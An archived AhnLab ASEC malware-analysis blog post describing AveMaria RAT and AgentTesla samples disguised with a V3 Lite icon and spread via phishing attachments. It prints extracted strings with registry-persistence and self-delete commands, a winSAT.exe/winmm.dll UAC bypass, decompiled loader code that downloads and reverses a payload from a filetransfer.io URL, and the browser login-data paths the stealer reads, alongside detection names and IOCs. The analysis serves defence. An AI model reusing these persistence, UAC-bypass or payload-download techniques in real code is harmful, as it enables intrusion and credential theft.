


# Malware Being Distributed by Disguising Itself as Icon of V3 Lite - ASEC

By ATCP

Published: 2022-07-11 · Archived: 2026-04-02 10:43:28 UTC



The ASEC analysis team has discovered the distribution of malware disguised as a V3 Lite icon and packed with the .NET packer. The attacker likely created an icon that is almost identical to that of V3 Lite to trick the user, and AveMaria RAT and AgentTesla were discovered during the last month using this method.



As shown in Figure 1, the icon looks almost identical to the actual V3 Lite icon.

AveMaria is a RAT (Remote Administration Tool) malware with remote control features that receives commands from the C&C server and performs a variety of malicious behaviors. It is usually distributed in the .NET packer form like AgentTesla, Lokibot, and Formbook to bypass anti-malware detection.

Although the original name of AveMaria is WARZONE RAT, it sends the “AVE\_MARIA” string for authentication when performing a proxy connection with the C2 server, thereby also known as AveMaria.

Additional features of the malware and the analysis information of its binary can be found in the AhnLab TIP Portal’s detailed analysis report and ASEC blog post.

While the malware is operating, winSAT.exe (Windows System Assessment Tool) and a command for UAC privilege escalation using the winmm.dll file were found, which were explained in the previous blog.

```

Ox419d48 (184): Ave_Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper
Ox419e08 (128): C:\Users\Vitali Kremez\Documents\MidgetPorn\workspace\MsgBox.exe
Ox419e90 (102): Software\Microsoft\Windows\CurrentVersion\Explorer\
Ox419ef8 (8): inst
Ox419f04 (22): InitWindows
Ox419f20 (104): Software\Microsoft\Windows NT\CurrentVersion\Windows
Ox419f8c (26): \programs.bat
Ox419fa8 (72): for /F "usebackq tokens==" %%A in ("
Ox419ff4 (12): :start
Ox41a004 (18): ") do %%A
Ox41a018 (32): :ApplicationData
Ox41a03c (54): wmic process call create ""
Ox41a080 (104): cmd.exe /c REG ADD "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows" /f /v Load /t REG_SZ /d "
Ox41a0f0 (32): :Zone.Identifier
Ox41a114 (8): Load
Ox41a120 (55): cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q
Ox41a158 (22): \winSAT.exe
Ox41a170 (20): \winmm.dll
Ox41a188 (32): \\?\C:\Windows \
Ox41a1ac (48): \\?\C:\Windows \System32
Ox41a1e0 (70): \\?\C:\Windows \System32\winSAT.exe
Ox41a228 (70): \\?\C:\Windows \System32\winmm.dll
Ox41a270 (66): SOFTWARE\Microsoft\Control Panel\
Ox41a2b4 (48): Virtual Machine Platform
Ox41a2e8 (68): \\?\C:\Windows \System32\WINMM.dll
Ox41a330 (62): C:\Windows \System32\winSAT.exe
    
```

When the malware is run, it deliberately causes a delay with timeout.exe. It then performs additional malicious behaviors by injecting a malicious binary into a normal Windows process named RegAsm.exe. Figure 4 shows the malicious binary inside the process.

explorer.exe	2860	0.64	49.91 MB	Windows 탐색기
jusched.exe	3036		3.35 MB	Java Update Scheduler
c5cb27cb09bdc222aef...	3144	94.35	19.31 MB	NAdminAPI Module
cmd.exe	2196		1.91 MB	Windows 명령 처리기
timeout.exe	3288	0.01	620 kB	timeout - pauses command ...

explorer.exe	2860	0.03	49.48 MB	Windows 탐색기
jusched.exe	3036		3.31 MB	Java Update Scheduler
RegAsm.exe	3024		7.32 MB	Microsoft .NET Assembly Registration Utility

```

41
42 // Token: 0x06000006 RID: 6 RVA: 0x000021A0 File Offset: 0x000003A0
43 internal byte[] oov(byte[] kjl)
44 {
45     Process process = new Process();
46     process.StartInfo.FileName = "cmd";
47     process.StartInfo.Arguments = "/c timeout /nobreak /t 20";
48     process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
49     process.Start();
50     while (!process.HasExited)
51     {
52     }
53     Array.Reverse(kjl, 0, kjl.Length);
54     return kjl;
55 }
56
    
```

Name	Value
kjl	(byte[0x00055200])
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00

Besides AveMaria, the distribution of AgentTesla was also found. AgentTesla is an info-stealer that leaks user information saved in web browsers, emails, and FTP clients. It is one of the most prolific malware in terms of


distribution, being constantly ranked high in the ASEC Weekly Malware Statistics.

Steals private information from local Internet browsers (6 events) <span>infostealer_browser</span>	
file	C:\Users\rapit\AppData\Local\Google\Chrome\User Data\Default>Login Data
file	C:\Users\rapit\AppData\Local\Google\Chrome\User Data\
file	C:\Users\rapit\AppData\Local\Google\Chrome\User Data>Login Data
file	C:\Users\rapit\AppData\Local\Chromium\User Data
file	C:\Users\rapit\AppData\Local\MapleStudio\ChromePlus\User Data
file	C:\Users\rapit\AppData\Local\Yandex\YandexBrowser\User Data

```
68 // Token: 0x06000003 RID: 3 RVA: 0x000021E0 File Offset: 0x000003E0
69 internal static byte[] jsI()
70 {
71     byte[] array = tvy.js)("http://filetransfer.io/data-package/XRwqXdNN/download");
72     byte[] array2;
73     if (2 != 0)
74     {
75         array2 = array;
76     }
77     Array array3 = array2;
78     int index = 0;
79     int length = array2.Length;
80     if (true)
81     {
82         Array.Reverse(array3, index, length);
83     }
84     byte[] array4 = array2;
85     byte[] result;
86     if (-1 != 0)
87     {
88         result = array4;
89     }
90     return result;
91 }
92 }
93 }
```

100 %

Locals	
Name	Value
array2	byte[0x0009CA00]
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00



Upon using AhnLab's infrastructure to check the related malicious files that use V3 Lite icon, it was found that the distribution is done actively. Most of such malicious files are distributed through attachments of phishing emails.

At the basic level, users should refrain from opening attachments in emails from unknown sources and update the anti-malware program to the latest version to prevent malware infection in advance.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

**[File Detection]**

- Trojan/Win.MSILKrypt.R495355
- Trojan/Win.MSILKrypt.R498085
- Trojan/Win.MSIL.C5152589
- Trojan/Win.MSIL.R500015
- Trojan/Win.MSIL.C515258
- Trojan/Win.AveMaria.R498632
- Trojan/Win.Tnega.C5059801
- Downloader/Win.MSIL.R498629

**[Memory Detection]**

- Trojan/Win.AgentTesla.XM95

**[Behavior Detection]**

- Persistence/MDP.AutoRun.M224

MD5

3280690e018ceb2112ee695933f65742

c5cb27cb09bdc222aefaf0cccb96bad

ccb55c0200203e7fb4748d28c30ba2f9

Additional IOCs are available on AhnLab TIP.

URL

[http://45\[.\]162\[.\]228\[.\]171\[:.\]26112/](http://45[.]162[.]228[.]171[:.]26112/)

[http://filetransfer\[.\]io/data-package/XRWqXdNN/download](http://filetransfer[.]io/data-package/XRWqXdNN/download)

[http://ppz\[.\]devel\[.\]gns\[.\]com\[.\]br/temps/donexx\[.\]exe](http://ppz[.]devel[.]gns[.]com[.]br/temps/donexx[.]exe)

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



---

Source: <https://asec.ahnlab.com/en/36629/>